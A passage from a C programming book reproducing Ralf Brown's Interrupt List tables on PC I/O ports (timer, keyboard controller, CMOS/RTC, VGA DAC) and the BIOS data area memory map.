	BUG: Intel Neptune/Mercury/Aries Chipset 8237IB (SIO) needs a short delay after issuing this command, else the latched MSB may be outdated with respect to the LSB, resulting in large measuring errors.	
	Workaround: Check for this condition by comparing results with last results and don't use erroneous results.	
	01 read/write counter bits 0-7 only	
	10 read/write counter bits 8-15 only	
	11 read/write counter bits 0-7 first, then 8-15	
3-1	counter mode	
	000 mode 0 select - zero detection interrupt	
	001 mode 1 select - programmable one shot	

x10 mode 2 select - rate generator
 x11 mode 3 select - square wave generator
 counts down twice by two at a time; latch status and check
 value of OUT pin to determine which half-cycle is active
 divisor factor 3 not allowed!
 100 mode 4 select - software triggered strobe
 101 mode 5 select - hardware triggered strobe
 0 counting style
 0 binary counter 16 bits
 1 BCD counter (4 decades)
 ---if read back---
 5-4 what to read
 00 counter status, then value
 01 counter value
 10 counter status
 11 reserved
 3 select counter 2
 2 select counter 1
 1 select counter 0
 0 reserved (0)
 Note: after issuing a read back 'get status' command, any new read back
 command is ignored until the status is read from all selected
 counters.
 -----K-P0060006F-----
 PORT 0060-006F - KEYBOARD CONTROLLER 804x (8041, 8042) (or PPI (8255) on PC,XT)
 Note: XT uses ports 60h-63h, AT uses ports 60h-64h

 0060 RW KB controller data port or keyboard input buffer (ISA, EISA)
 should only be read from after status port bit0 = 1
 should only be written to if status port bit1 = 0
 0060 R- KeyBoard or KB controller data output buffer (via PPI on XT)
 PC: input from port A of 8255, if bit7 in 61h set (see #P0396)
 get scancodes, special codes (in PC: with bit7 in 61h cleared)
 (see #P0390)

 0061 R- KB controller port B control register (ISA, EISA)
 system control port for compatibility with 8255 (see #P0393)
 0061 -W KB controller port B (ISA, EISA) (PS/2 port A is at 0092)
 system control port for compatibility with 8255 (see #P0392)
 0061 -W PPI Programmable Peripheral Interface 8255 (XT only)
 system control port (see #P0394)
 0062 RW PPI (XT only) data port C (see #P0395)
 0063 RW PPI (XT only) command mode register (see #P0397)

 0064 R- keyboard controller read status (see #P0398,#P0399,#P0400)
 0064 -W keyboard controller input buffer (ISA, EISA) (see #P0401)

 0064 -W (Amstrad/Schneider PC1512) set 'DIP switch S1' setting

692 A to Z of C

stored in CMOS RAM that PPI should report for compatibility
0065 -W (Amstrad/Schneider PC1512) set 'DIP switch S2' RAM size setting
stored in CMOS RAM, that PPI port C (PORT 0064h) should report for
compatibility

0065 R- communications port (Olivetti M24)
0066 R? configuration port (Olivetti M24 with model byte 0)
bit 5 set if 8530 SIO present (see also PORT 0065h"Olivetti")

Bitfields for AT keyboard controller input port:

Bit(s)	Description	(Table P0381)
7	keyboard enabled	
6	=0 CGA, else MDA	
5	=0 manufacturing jumper installed	
4	=0 system RAM 512K, else 640K	
3-0	reserved	

SeeAlso: #P0382,#P0384

Bitfields for AT keyboard controller input port (Compaq):

Bit(s)	Description	(Table P0382)
7	security lock is unlocked	
6	=0 Compaq dual-scan display, 1=non-Compaq display	
5	system board dip switch 5 is OFF	
4	=0 auto speed selected, 1=high speed selected	
3	=0 slow (4MHz), 1 = fast (8MHz)	
2	no math coprocessor installed	
1-0	reserved	

SeeAlso: #P0383

Bitfields for AT keyboard controller output port:

Bit(s)	Description	(Table P0383)
7	keyboard data output	
6	keyboard clock output	
5	input buffer NOT full	
4	output buffer NOT empty	
3	reserved (see note)	
2	reserved (see note)	
1	gate A20	
0	system reset	

Note: bits 2 and 3 are the turbo speed switch or password lock on
Award/AMI/Phoenix BIOSes. These bits make use of nonstandard
keyboard controller BIOS functionality to manipulate
pin 23 (8041 port 22) as turbo switch for AWARD
pin 35 (8041 port 15) as turbo switch/pw lock for Phoenix

SeeAlso: #P0381,#P0384

-----P0070007F-----

PORT 0070-007F - CMOS RAM/RTC (REAL TIME CLOCK)

Note: the real-time clock may be either a discrete MC146814, MC146818, or

an emulation thereof built into the motherboard chipset
 SeeAlso: PORT 00A0h"XT"

0070 -W CMOS RAM index register port (ISA, EISA)
 bit 7 = 1 NMI disabled from reaching CPU
 = 0 NMI enabled
 bit 6-0 CMOS RAM index
 (64 bytes in early systems, now usually 128 bytes)
 Note: any write to PORT 0070h should be followed by an action to
 PORT 0071h or the RTC will be left in an unknown state.
 0071 RW CMOS RAM data port (ISA, EISA) (see #P0409)

(Table P0409)

Values for Real-Time Clock register number (see also CMOS.LST):

00h-0Dh clock registers
 0Eh diagnostics status byte
 0Fh shutdown status byte
 10h diskette drive type for A: and B:
 11h reserved / IBM fixed disk / setup options
 12h fixed disk drive type for drive 0 and drive 1
 13h reserved / AMI Extended CMOS setup (AMI Hi-Flex BIOS)
 14h equipment byte
 15h LSB of system base memory in Kb
 16h MSB of system base memory in Kb
 17h LSB of total extended memory in Kb
 18h MSB of total extended memory in Kb
 19h drive C extension byte
 1Ah drive D extension byte
 1Bh-2Dh reserved
 20h-27h commonly used for first user-configurable drive type
 2Eh CMOS MSB checksum over 10-2D
 2Fh CMOS LSB checksum over 10-2D
 30h LSB of extended memory found above 1Mb at POST
 31h MSB of extended memory found above 1Mb at POST
 32h date century in BCD
 33h information flags
 34h-3Fh reserved
 35h-3Ch commonly used for second user-configurable drive type
 3Dh-3Eh word to 82335 MCR memory config register at [22] (Phoenix)
 42h-4Ch AMI 1990 Hyundai super-NB368S notebook
 ???
 54h-57h AMI 1990 Hyundai super-NB368S notebook
 ???
 5Ch-5Dh AMI 1990 Hyundai super-NB368S notebook
 ???
 60h-61h AMI 1990 Hyundai super-NB368S notebook
 ???
 -----V-P03C603C9-----

PORT 03C6-03C9 - EGA/VGA/MCGA - DAC REGISTERS
Range: PORT 03C6h or PORT 02C6h (alternate)
SeeAlso: PORT 03C0h,PORT 03C2h,PORT 03C4h,PORT 03CAh,PORT 03CEh"EGA",PORT 03D0h
SeeAlso: PORT 83C6h"Wingine"

- 03C6 RW (VGA, MCGA) PEL mask register (default FFh)
VGA: AND mask for color-register address.
MCGA: Never change from the default FFh.
- 03C6 RW HiColor ET4000 (Sierra RAMDACs e.g. SC11486, SC11481, SC11488):
Enable HiColor feature: beside other assignments,
consecutive read 3C6h 4 times and write magic value 80h to it.
- 03C7 -W (VGA,MCGA,CEG-VGA) PEL address register (read mode)
Sets DAC in read mode and assign start of color register
index (0..255) for following read accesses to 3C9h.
Don't write to 3C9h while in read mode. Next access to
03C8h will stop pending mode immediatly.
- 03C7 -W (CEG-Color VGA w/ Edsun Labs RAMDACs)
Enable and set Countinous Edge Graphics Mode:
Consecutive writely the following three key sequences in read
mode (!) to 3C9h register DEh : 'CEG', 'EDS', 'UNx' (x see
below). Current CEG mode can be read from palette register
BFh 'blue', write access to that register will disable CEG
features.
In CEG modes by combining old with new colors and dynamically
changing palette values, the effective colors displayable
are enhanced dramatically (in EDP modes up to virtually 32bit
truecolor) on standard 16/256 color VGA. Also, effective
resolution enhancement takes effect by anti-aliasing.
Necessary EDP escape sequences should be moved to image
border or single colored areas, if possible.

REP-mode: if pixel are doubled in current video mode
EDP-mode: pseudo-truecolor with Edsun dynamic palette
(see #P0698,#P0699)

Palette-color-register single-byte-format (each 3 times):

Mode A:	Mode C:
bit7-4: mix code	bit3 : 0=color, 1=code
bit3-0: color code	bit2-0: color / mix code
Mode B:	Mode D:
bit7-5: mix code	bit7-0: see mix code table
bit4 : 0=new, 1=old	Non-CEG modes:
bit3-0: color code	bit7-0: as usual

In EDP modes, video-memory-palette-changing escape-sequences:

Mode A:	Mode B:	Mode C:	Mode D:
7/escape	7/escape	7/escape	0BFh
red	red	red7-4	red

green	green	red3-0	green
blue	blue	green7-4	blue
address	address	green3-0	address
		blue7-4	
		blue3-0	
		address	

03C7 R- VGA DAC state register

bit7-2 reserved

bit1-0: 00b write palette cycle (write mode)

01h reserved

10b reserved

11b read palette cycle (read mode)

03C8 RW (VGA,MCGA) PEL address register (write mode)

Sets DAC in write mode and assign start of color register index (0..255) for following write accesses to 3C9h.

Don't read from 3C9h while in write mode. Next access to 03C8h will stop pending mode immediatly.

03C8 RW (Genoa SuperEGA) SuperEGA control register (all emulation modes)

bit7-2: reserved

bit1 : 0=EGA mode, 1=backward compatibility mode

bit0 : not used

03C8 R? (S3 Trio32/64) General Input Port (see #P0738)

03C9 RW (VGA,MCGA) PEL data register

Three consecutive reads (in read mode) or writes (in write mode) in the order: red, green, blue. The internal DAC index is incremented each 3rd access.

bit7-6: HiColor VGA DACs only: color-value bit7-6

bit5-0: color-value bit5-0

(Table P0698)

Values for EDSUN CEG (Continuous Edge Graphics) modes::

x: mode:	colors:	mix:	pixel depth:	effective colors:
0 = disabled	256	-	8	256
1 = A	16	16	8	1920
2 = A+REP	16	16	8 dblscn	1920
3 = A+EDP	15	16		truecolor
4 = reserved	-	-	-	-
5 = B	16	8	8	960
6 = B+REP	16	8	8 dblscn	960
7 = B+EDP	15	8		truecolor
8 = reserved	-	-	-	-
9 = C	8	8	4	224
10 = C+REP	8	8	4 dblscn	224
11 = C+EDP	7	8		truecolor
12 = reserved	-	-	-	-
13 = D	223	32	8	792096
14 = D+REP	223	32	8 dblscn	792096
15 = D+EDP	223	32		truecolor

SeeAlso: #P0699

(Table P0699)
Values for EDSUN CEG mixing codes:

Mode A:		Mode C:		
mix:	new: old:	mix:	new: old:	colorcode:
0	= 32/32 0/32	0	= - -	0
1	= 30/32 2/32	1	= - -	1
2	= 28/32 4/32	2	= - -	2
3	= 26/32 6/32	3	= - -	3
4	= 24/32 8/32	4	= - -	4
5	= 22/32 10/32	5	= - -	5
6	= 20/32 12/32	6	= - -	6
7	= 18/32 14/32	7	= - -	7/EDP
8	= 16/32 16/32	8	= 30/32 2/32	-
9	= 14/32 18/32	9	= 28/32 4/32	-
10	= 12/32 20/32	10	= 26/32 6/32	-
11	= 10/32 22/32	11	= 24/32 8/32	-
12	= 8/32 24/32	12	= 22/32 10/32	-
13	= 6/32 26/32	13	= 20/32 12/32	-
14	= 4/32 28/32	14	= 18/32 14/32	-
15	= 2/32 30/32	15	= 16/32 16/32	-
---Mode B:		Mode D:		
mix:	new: old:	mix:	new: old:	description:
0	= 30/32 2/32	00h..BEh	= - -	normal color
1	= 26/32 6/32	BFh	= - -	EDP
2	= 22/32 10/32	C0h	= 32/32 0/32	
3	= 18/32 14/32	C1h	= 31/32 1/32	
4	= 14/32 18/32	C2h	= 30/32 2/32	
5	= 10/32 22/32	...	=	
6	= 6/32 26/32	DFh	= 0/32 32/32	
7	= 2/32 30/32	E0h-FFh	= - -	normal color

SeeAlso: #P0698

71.4 Memory map

DOS, BIOS and other software use certain specific memory address spaces to store important information. So if we know those addresses, we can manipulate the values present there with *pointers*. For example, the keyboard buffer’s head pointer is found at 0040:001A; we need this address if we want to manipulate the keyboard buffer.

Memory map is one of the wonderful collections present in RBIL. You may want to “play” with pointers. So here I present the full memory map from RBIL.

-----H-M00000000-----
MEM 0000h:0000h R - INTERRUPT VECTOR TABLE
Size: 1024 BYTES
Note: see also the main interrupt list

-----b-M0000031D-----

MEM 0000h:031Dh - 1989 AMI 386sx BIOS - USER-DEFINABLE TYPE 47 HARD DISK PARMS

Size: 16 BYTES

Note: these fields are used if the AMI BIOS setup is set to use the top of
the interrupt table for the extended BIOS data area

SeeAlso: MEM 0000h:032Dh,INT 41

-----b-M0000032D-----

MEM 0000h:032Dh - 1989 AMI 386sx BIOS - USER-DEFINABLE TYPE 48 HARD DISK PARMS

Size: 16 BYTES

Note: these fields are used if the AMI BIOS setup is set to use the top of
the interrupt table for the extended BIOS data area

SeeAlso: MEM 0000h:031Dh,INT 46

-----B-M00000400-----

MEM 0000h:0400h - BIOS DATA AREA

Size: 256 BYTES

Note: see also the MEM 0040h:xxxxh entries

-----M00000500-----

MEM 0000h:0500h - DATA AREA

Size: 256 BYTES

-----D-M00000600-----

MEM 0000h:0600h - MS-DOS 1.x LOAD ADDRESS

-----D-M00000700-----

MEM 0000h:0700h - MS-DOS 2+ LOAD ADDRESS

-----S-M00400000-----

MEM 0040h:0000h - BASE I/O ADDRESS OF FIRST SERIAL I/O PORT

Size: WORD

Notes: the BIOS sets this word to zero if is unable to find any serial ports
at the addresses it is programmed to check at boot

DOS and BIOS serial device numbers may be redefined by re-assigning
these values of the base I/O addresses stored here

Under DR-OpenDOS 7.02+ this setting can be changed with the
undocumented CONFIG.SYS COM1=[port_address|logical_no][,[timeout]]
directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0002h, MEM 0040h:0004h, MEM 0040h:0006h, MEM 0040h:0008h

SeeAlso: MEM 0040h:007Ch, INT 14/AH=00h, PORT 03F8h "SERIAL"

-----S-M00400002-----

MEM 0040h:0002h - BASE I/O ADDRESS OF SECOND SERIAL I/O PORT

Size: WORD

Notes: the BIOS sets this word to zero if is unable to find more than one
serial port at the addresses it is programmed to check at boot

DOS and BIOS serial device numbers may be redefined by re-assigning
these values of the base I/O addresses stored here

Under DR-OpenDOS 7.02+ this setting can be changed with the
undocumented CONFIG.SYS COM2=[port_address|logical_no][,[timeout]]
directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0000h, MEM 0040h:0004h, MEM 0040h:0006h, MEM 0040h:000Ah

698 A to Z of C

SeeAlso: MEM 0040h:007Dh,INT 14/AH=00h,PORT 02F8h"SERIAL"

-----S-M00400004-----

MEM 0040h:0004h - BASE I/O ADDRESS OF THIRD SERIAL I/O PORT

Size: WORD

Notes: the BIOS sets this word to zero if is unable to find more than two serial ports at the addresses it is programmed to check at boot
Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM3=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0000h,MEM 0040h:0002h,MEM 0040h:0006h,MEM 0040h:000Ch

SeeAlso: MEM 0040h:007Eh,PORT 03E8h"SERIAL"

-----S-M00400006-----

MEM 0040h:0006h - BASE I/O ADDRESS OF FOURTH SERIAL I/O PORT

Size: WORD

Notes: the BIOS sets this word to zero if is unable to find more than three serial ports at the addresses it is programmed to check at boot
Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM4=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0000h,MEM 0040h:0002h,MEM 0040h:0004h,MEM 0040h:0008h

SeeAlso: MEM 0040h:007Fh,PORT 02E8h"SERIAL"

-----P-M00400008-----

MEM 0040h:0008h - BASE I/O ADDRESS OF FIRST PARALLEL I/O PORT

Size: WORD

Notes: the BIOS POST routine fills in the parallel port address fields in turn as it finds parallel ports. All fields beyond the last one for which a valid parallel port was found are set to zero.
the BIOS INT 17 handler uses these fields to address the parallel ports
Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS LPT1=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3, timeout=0..255 (default 20).

SeeAlso: MEM 0040h:0000h,MEM 0040h:000Ah,MEM 0040h:000Ch,INT 17/AH=00h

SeeAlso: PORT 0278h"PRINTER",PORT 03BCh"PRINTER"

-----P-M0040000A-----

MEM 0040h:000Ah - BASE I/O ADDRESS OF SECOND PARALLEL I/O PORT

Size: WORD

Notes: zero if fewer than two parallel ports installed
Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS LPT2=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3, timeout=0..255 (default 20).

SeeAlso: MEM 0040h:0002h,MEM 0040h:0008h,MEM 0040h:000Ch,PORT 0278h"PRINTER"

SeeAlso: PORT 0378h"PRINTER",INT 17/AH=00h

-----P-M0040000C-----

MEM 0040h:000Ch - BASE I/O ADDRESS OF THIRD PARALLEL I/O PORT

Size: WORD

Notes: zero if fewer than three parallel ports installed

Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS LPT3=[port_address|logical_no][, [timeout]] directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3, timeout=0..255 (default 20).

SeeAlso: MEM 0040h:0004h, MEM 0040h:0008h, MEM 0040h:000Ah, MEM 0040h:000Eh

SeeAlso: PORT 0378h"PRINTER", INT 17/AH=00h

-----P-M0040000E-----

MEM 0040h:000Eh - BASE I/O ADDRESS OF FOURTH PARALLEL I/O PORT (pre-PS/2)

Size: WORD

Notes: zero if fewer than four parallel ports installed

Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS LPT4=(port_address|logical_no)[, [timeout]] directive, where port_address = 200h..3FCh, logical_no = 0 or 1..3, timeout=0..255 (default 20). To avoid any interference with the PS/2 and later interpretation, this will be rejected if this entry does not hold 0, which would indicate it is used for different purposes.

SeeAlso: MEM 0040h:0008h, MEM 0040h:000Ah, MEM 0040h:000Eh"BIOS DATA"

SeeAlso: PORT 0378h"PRINTER", INT 17/AH=00h

-----B-M0040000E-----

MEM 0040h:000Eh - SEGMENT OF EXTENDED BIOS DATA SEGMENT (PS/2, newer BIOSes)

Size: WORD

SeeAlso: MEM 0040h:000Eh"PARALLEL", INT 15/AH=C1h

Format of Extended BIOS Data Area (IBM):

Offset Size Description (Table M0001)

00h BYTE length of EBDA in kilobytes

01h 15 BYTES reserved

17h BYTE number of entries in POST error log (0-5)

18h 5 WORDs POST error log (each word is a POST error number)

22h DWORD Pointing Device Driver entry point

26h BYTE Pointing Device Flags 1 (see #M0002)

27h BYTE Pointing Device Flags 2 (see #M0003)

28h 8 BYTES Pointing Device Auxiliary Device Data

30h DWORD Vector for INT 07h stored here during 80387 interrupt

34h DWORD Vector for INT 01h stored here during INT 07h emulation

38h BYTE Scratchpad for 80287/80387 interrupt code

39h WORD Timer3: Watchdog timer initial count

3Bh BYTE ??? seen non-zero on Model 30

3Ch BYTE ???

3Dh 16 BYTES Fixed Disk parameter table for drive 0 (for older machines which don't directly support the installed drive)

4Dh 16 BYTES Fixed Disk parameter table for drive 1 (for older machines which don't directly support the installed drive)

5Dh-67h ???

68h BYTE cache control

700 A to Z of C

		bits 7-2 unused (0)
		bit 1: CPU cache failed test
		bit 0: CPU cache disabled
69h-6Bh		???
6Ch	BYTE	Fixed disk: (=FFh on ESDI systems)
		bits 7-4: Channel number 00-0Fh
		bits 3-0: DMA arbitration level 00-0Eh
6Dh	BYTE	???
6Eh	WORD	current typematic setting (see INT 16/AH=03h)
70h	BYTE	number of attached hard drives
71h	BYTE	hard disk 16-bit DMA channel
72h	BYTE	interrupt status for hard disk controller (1Fh on timeout)
73h	BYTE	hard disk operation flags
		bit 7: controller issued operation-complete INT 76h
		bit 6: controller has been reset
		bits 5-0: unused (0)
74h	DWORD	old INT 76h vector
78h	BYTE	hard disk DMA type
		typically 44h for reads and 4Ch for writes
79h	BYTE	status of last hard disk operation
7Ah	BYTE	hard disk timeout counter
7Bh-7Dh		
7Eh	8 WORDs	storage for hard disk controller status
8Eh-E6h		
E7h	BYTE	floppy drive type
		bit 7: drive(s) present
		bits 6-2: unused (0)
		bit 1: drive 1 is 5.25" instead of 3.5"
		bit 0: drive 0 is 5.25"
E8h	4 BYTES	???
ECh	BYTE	hard disk parameters flag
		bit 7: parameters loaded into EBDA
		bits 6-0: unused (0)
EDh	BYTE	???
EEh	BYTE	CPU family ID (03h = 386, 04h = 486, etc.) (see INT 15/AH=C9h)
EFh	BYTE	CPU stepping (see INT 15/AH=C9h)
FOh	39 BYTES	???
117h	WORD	keyboard ID (see INT 16/AH=0Ah)
		(most commonly 41ABh)
119h	BYTE	???
11Ah	BYTE	non-BIOS INT 18h flag
		bits 7-1: unused (0)
		bit 0: set by BIOS before calling user INT 18h at offset 11Dh
11Bh	2 BYTE	???
11Dh	DWORD	user INT 18h vector if BIOS has re-hooked INT 18h
121h and up:		??? seen non-zero on Model 60
3F0h	BYTE	Fixed disk buffer (???)
SeeAlso: #M0004		

Bitfields for Pointing Device Flags 1:

Bit(s)	Description	(Table M0002)
7	command in progress	
6	resend byte (FAh) received	
5	acknowledge byte (FEh) received	
4	error byte (FCh) received	
3	unexpected value received	
2-0	index count for auxiliary device data at 28h	

SeeAlso: #M0001,#M0003

Bitfields for Pointing Device Flags 2:

Bit(s)	Description	(Table M0003)
7	device driver far call flag	
6-3	reserved	
2-0	package size (number of bytes received) - 1	

SeeAlso: #M0001,#M0002

Format of Extended BIOS Data Area (AMI v1.00.12.AX1T):

Offset	Size	Description	(Table M0004)
00h	BYTE	length of XBDA in kilobytes	
01h	15 BYTES	reserved	
17h	BYTE	number of entries in POST error log (0-10)	
18h	10 BYTES	unused???	
22h	DWORD	Pointing Device Driver entry point	
26h	BYTE	Pointing Device Flags 1 (see #M0002)	
27h	BYTE	Pointing Device Flags 2 (see #M0003)	
28h	8 BYTES	Pointing Device Auxiliary Device Data	
30h	13 BYTES	???	
3Dh	16 BYTES	Fixed Disk parameter table for drive 0	
4Dh	16 BYTES	Fixed Disk parameter table for drive 1	
5Dh	16 BYTES	parameter table for drive 2???	
6Dh	16 BYTES	parameter table for drive 3???	
80h	56 BYTES?	IDE drive 0 manufacturer/model string	
B8h	41 BYTES	AMIBIOS copyright string	
E1h		unused???	
102h	WORD	??? flags bit 15: ???	
108h	WORD	offset of IntelIDECfgTbl (IDE configuration settings) within segment F000h	
10Ah	2 BYTES	???	
10Ch	DWORD	pointer to routine to call for language-specific error messages	
110h	WORD	offset in segment F000h of end of currently-loaded optional BIOS subsystems (language, APM, etc.)	
112h	WORD	offset in segment F000h of end of area available for loading optional BIOS subsystems	
1F0h	BYTE	APM status flags	
1F1h	8 BYTES	APM power-state data for device classes 01h-06h	

702 A to Z of C

bits 0-3: current power state for devices 00h-03h in class
bits 7-4: current engaged state for devices 00h-03h in class
1F9h 4 BYTES APM power-state data for device classes 01h-08h (four devices
per class)
1FDh 3 BYTES ???
200h 10 WORDs POST error log
214h ???
SeeAlso: #M0001,#M0005

Format of Extended BIOS Data Area (PhoenixBIOS 4.0):

Offset	Size	Description	(Table M0005)
00h	BYTE	length of XBDA in kilobytes	
01h	33 BYTES	reserved	
22h	DWORD	Pointing Device Driver entry point	
26h	BYTE	Pointing Device Flags 1 (see #M0002)	
27h	BYTE	Pointing Device Flags 2 (see #M0003)	
28h	8 BYTES	Pointing Device Auxiliary Device Data	

SeeAlso: #M0001,#M0004

-----B-M00400010-----
MEM 0040h:0010h - INSTALLED HARDWARE
Size: WORD
SeeAlso: INT 11

Bitfields for BIOS-detected installed hardware:

Bit(s)	Description	(Table M0006)
15-14	number of parallel devices	
	00 or 11 sometimes used to indicate four LPT ports	
13	(Convertible, PS/2-55LS) internal modem	
12	game port installed	
11-9	number of serial devices	
	000 or 111 sometimes used to indicate eight COM ports	
8	reserved	
7-6	number of floppy disk drives (minus 1)	
5-4	initial video mode	
	00 EGA,VGA,PGA, or other with on-board video BIOS	
	01 40x25 CGA color	
	10 80x25 CGA color	
	11 80x25 mono text	
3-2	(PC only) RAM on motherboard	
	00 = 16K, 01 = 32K, 10 = 48K, 11 = 64K	
	(some XTs) RAM on motherboard	
	00 = 64K, 01 = 128K, 10 = 192K, 11 = 256K	
2	(pre-PS/2 except PC) reserved	
	(PS/2, some XT clones, newer BIOSes) pointing device installed	
1	math coprocessor installed	
0	floppy disk drives are installed	
	booted from floppy	

-----B-M00400012-----

MEM 0040h:0012h - Convertible - POST STATUS

Size: BYTE

-----B-M00400012-----

MEM 0040h:0012h U - AT - MANUFACTURING TEST INITIALIZATION FLAGS

Size: BYTE

Bitfields for AT manufacturing test initialization flags:

Bit(s) Description (Table M0007)

0 start in manufacturing test mode rather than normal operation

1-7 unused

-----b-M00400012-----

MEM 0040h:0012h - MCA - MANUFACTURING TEST

Size: BYTE

Bitfields for MCA manufacturing test flags :

Bit(s) Description (Table M0008)

7 POST flag, ???

6-5 unused

4 POST flag, slot 4 has adapter identifier EDAFh

3 POST flag, 80x25 color video

2 POST flag, ???

1 unused

0 manufacturing test mode rather than normal operation

-----b-M00400012-----

MEM 0040h:0012h - PS/2 Model 25 - POST SYSTEM FLAG

Size: BYTE

Bitfields for PS/2 Model 25 POST sytem flag :

Bit(s) Description (Table M0009)

0 optional memory failed; memory remapped

1 real-time clock installed

-----B-M00400013-----

MEM 0040h:0013h - BASE MEMORY SIZE IN KBYTES

Size: WORD

SeeAlso: INT 12

-----b-M00400015-----

MEM 0040h:0015h - PC, XT - ADAPTER MEMORY SIZE IN KBYTES

Size: WORD

-----b-M00400015-----

MEM 0040h:0015h U - AT - MANUFACTURING TEST SCRATCH PAD

Size: BYTE

-----K-M00400015-----

MEM 0040h:0015h - Compaq Deskpro 386 - PREVIOUS SCAN CODE

Size: BYTE

-----b-M00400016-----

MEM 0040h:0016h U - AT - MANUFACTURING TEST SCRATCH PAD

Size: BYTE

-----b-M00400016-----

704 A to Z of C

MEM 0040h:0016h U - PS/2 Model 30 - BIOS CONTROL FLAGS

Size: BYTE

-----K-M00400016-----

MEM 0040h:0016h - Compaq Deskpro 386 - KEYCLICK VOLUME

Size: BYTE

Range: 00h-7Fh

-----K-M00400017-----

MEM 0040h:0017h - KEYBOARD - STATUS FLAGS 1

Size: BYTE

SeeAlso: MEM 0040h:0018h,INT 16/AH=02h,MEM 0040h:0096h

Bitfields for keyboard status flags 1:

Bit(s) Description (Table M0010)

- 7 INSert active
- 6 Caps Lock active
- 5 Num Lock active
- 4 Scroll Lock active
- 3 either Alt pressed
- 2 either Ctrl pressed
- 1 Left Shift pressed
- 0 Right Shift pressed

SeeAlso: #M0011,#00587

-----K-M00400018-----

MEM 0040h:0018h - KEYBOARD - STATUS FLAGS 2

Size: BYTE

SeeAlso: MEM 0040h:0017h,INT 16/AH=12h

Bitfields for keyboard status flags 2 :

Bit(s) Description (Table M0011)

- 7 INSert pressed
- 6 Caps Lock pressed
- 5 Num Lock pressed
- 4 Scroll Lock pressed
- 3 Pause state active
- 2 Sys Req pressed
- 1 Left Alt pressed
- 0 Left Ctrl pressed

SeeAlso: #M0010,#00588

-----K-M00400019-----

MEM 0040h:0019h - KEYBOARD - ALT-nnn KEYPAD WORKSPACE

Size: BYTE

Desc: holds the current value of an Alt-NNN keypad sequence; when Alt is released and this byte is non-zero, the appropriate character is placed in the keyboard buffer

SeeAlso: INT 16/AH=00h,MEM 0040h:001Ah

-----K-M0040001A-----

MEM 0040h:001Ah - KEYBOARD - POINTER TO NEXT CHARACTER IN KEYBOARD BUFFER

Size: WORD

SeeAlso: MEM 0040h:001Ch,MEM 0040h:0080h,MEM 0040h:0082h,INT 16/AH=00h

-----K-M0040001C-----

MEM 0040h:001Ch - KEYBOARD - POINTER TO FIRST FREE SLOT IN KEYBOARD BUFFER

Size: WORD

SeeAlso: MEM 0040h:001Ah,MEM 0040h:001Eh,MEM 0040h:0080h,MEM 0040h:0082h

SeeAlso: INT 16/AH=00h

-----K-M0040001E-----

MEM 0040h:001Eh - KEYBOARD - DEFAULT KEYBOARD CIRCULAR BUFFER

Size: 16 WORDs

SeeAlso: MEM 0040h:001Ah,MEM 0040h:001Ch,MEM 0040h:0080h,MEM 0040h:0082h

SeeAlso: INT 16/AH=00h,INT 16/AH=05h

-----B-M0040003E-----

MEM 0040h:003Eh - DISKETTE - RECALIBRATE STATUS

Size: BYTE

SeeAlso: MEM 0040h:003Fh,MEM 0040h:0040h,INT 13/AH=00h,INT 13/AH=11h

Bitfields for diskette recalibrate status:

Bit(s) Description (Table M0012)

7 diskette hardware interrupt occurred

6-4 reserved

3 recalibrate diskette 3 (PC,XT only)

2 recalibrate diskette 2 (PC,XT only)

1 recalibrate diskette 1

0 recalibrate diskette 0

-----B-M0040003F-----

MEM 0040h:003Fh - DISKETTE - MOTOR STATUS

Size: BYTE

SeeAlso: MEM 0040h:003Eh,MEM 0040h:0040h

Bitfields for diskette motor status:

Bit(s) Description (Table M0013)

7 current operation is write or format, rather than read or verify

6 reserved (DMA enabled on 82077)

5-4 diskette drive number selected (0-3)

3 diskette 3 motor on (PC,XT only)

2 diskette 2 motor on (PC,XT only)

1 diskette 1 motor on

0 diskette 0 motor on

-----B-M00400040-----

MEM 0040h:0040h - DISKETTE - MOTOR TURN-OFF TIMEOUT COUNT

Size: BYTE

Desc: number of clock ticks until diskette motor is turned off

Note: the typical implementation of the timeout is to have the INT 08 handler decrement this byte on every clock tick, and force the diskette motor off if the result is equal to zero

SeeAlso: MEM 0040h:003Eh,MEM 0040h:003Fh,MEM 0040h:0041h,INT 08"IRQ0"

-----B-M00400041-----

MEM 0040h:0041h - DISKETTE - LAST OPERATION STATUS

706 A to Z of C

Size: BYTE
SeeAlso: MEM 0040h:003Eh, MEM 0040h:0042h, INT 13/AH=01h

Bitfields for diskette last operation status:

Bit(s)	Description	(Table M0014)
7	drive not ready	
6	seek error	
5	general controller failure	
4-0	error reason	
	00h no error	
	01h invalid request/parameter	
	02h address mark not found	
	03h write-protect error	
	04h sector not found	
	06h diskette change line active	
	08h DMA overrun	
	09h DMA across 64k boundary	
	0Ch media type unknown	
	10h CRC error on read	

Note: the following values for this byte differ somewhat from the
 bitfield definition above:
 30h drive does not support media sense
 31h no media in drive
 32h drive does not support media type
 AAh diskette drive not ready

-----B-M00400042-----

MEM 0040h:0042h - DISK - FLOPPY/HARD DRIVE STATUS/COMMAND BYTES

Size: 7 BYTES
SeeAlso: MEM 0040h:0041h

42h BYTE	XT: command byte to hard disk controller AT: write precompensation cylinder number / 4
43h BYTE	XT: bit 5 = drive number, bits 3-0=head number AT: sector count
44h BYTE	XT: bits 6,7 = high bits of track, bits 5-0 = start sector-1 AT: starting sector
45h BYTE	low byte of track number
46h BYTE	XT: sector count AT: high bits of track number
